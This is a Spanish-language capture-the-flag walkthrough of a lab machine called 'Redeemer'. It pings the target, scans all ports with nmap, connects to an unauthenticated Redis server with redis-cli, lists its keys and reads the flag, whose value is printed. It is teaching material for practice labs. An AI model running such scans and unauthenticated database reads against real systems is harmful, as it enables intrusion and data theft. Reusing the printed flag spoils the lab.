
Máquina: Redeemer

Dificultad: Muy fácil



Lo primero que hacemos es comprobar si existe conexión entre la máquina atacante y la máquina víctima, para ello usamos el comando **ping**:

```
❯ ping -c 1 10.129.154.59
PING 10.129.154.59 (10.129.154.59) 56(84) bytes of data.
64 bytes from 10.129.154.59: icmp_seq=1 ttl=63 time=26.6 ms

--- 10.129.154.59 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 26.562/26.562/26.562/0.000 ms
```

Podemos ver que la conexión funciona, el siguiente paso es escanear los puertos abiertos de la máquina víctima para ver los servicios que tiene abiertos:

```
❯ nmap -p- -sV -sS --min-rate 5000 10.129.154.59
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 12:12 GMT
Warning: 10.129.154.59 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.154.59
Host is up (0.11s latency).
Not shown: 65095 closed tcp ports (reset), 439 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7
```

Solo hay 1 puerto abierto, es el **puerto 6379** que corresponde al servicio **Redis**.

Redis es una base de datos de código abierto que almacena los datos en la memoria RAM del sistema, lo que permite un rápido acceso a los datos cuando sea necesario, se usa la memoria RAM como almacenamiento en este tipo de bases de datos para no depender de otros medios de almacenamiento más lentos como discos duros.

Para poder acceder a la base da datos Redis, podemos usar la herramienta "**redis-cli**", este programa nos permite usar la línea de comandos para interactuar directamente con la base de datos.

Para conectarnos con la base de datos, usamos este comando:

```
❯ redis-cli -h 10.129.154.59
10.129.154.59:6379>
```

Una vez accedemos a la base de datos, debemos saber que información contiene, en las bases de datos de Redis existen diferentes comandos que

nos permiten hacer varias funciones, en este caso para obtener más información de la base de datos, usaremos este comando:

```
10.129.154.59:6379> info
```

Nos saldrá mucha información sobre la base de datos:

```
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.4.0-77-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:752
run_id:026181fc7739814fb9d771045cfba625a1c01810
tcp_port:6379
```

Pero lo que nos interesa, se encuentra al final de toda esta lista de datos:

```
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
10.129.154.59:6379>
```

Podemos ver hay una base de datos que lleva el índice 0 y que contiene 4 **keys**, que podrían ser diferentes archivos, vamos a seleccionar la base de datos para ver el contenido que tiene:

```
10.129.154.59:6379> select 0
OK
```

Una vez dentro de la base de datos, podemos qué tipo de **keys**, para ello usaremos este comando:

```
10.129.154.59:6379> keys *
1) "numb"
2) "stor"
3) "temp"
4) "flag"
```

Podemos ver las **keys** que contiene la base de datos, y la **key 4** contiene la flag, para poder ver el contenido de dicha **key**, usamos este comando:

```
10.129.154.59:6379> get flag
"03e1d2b376c37ab3f5319922053953eb"
```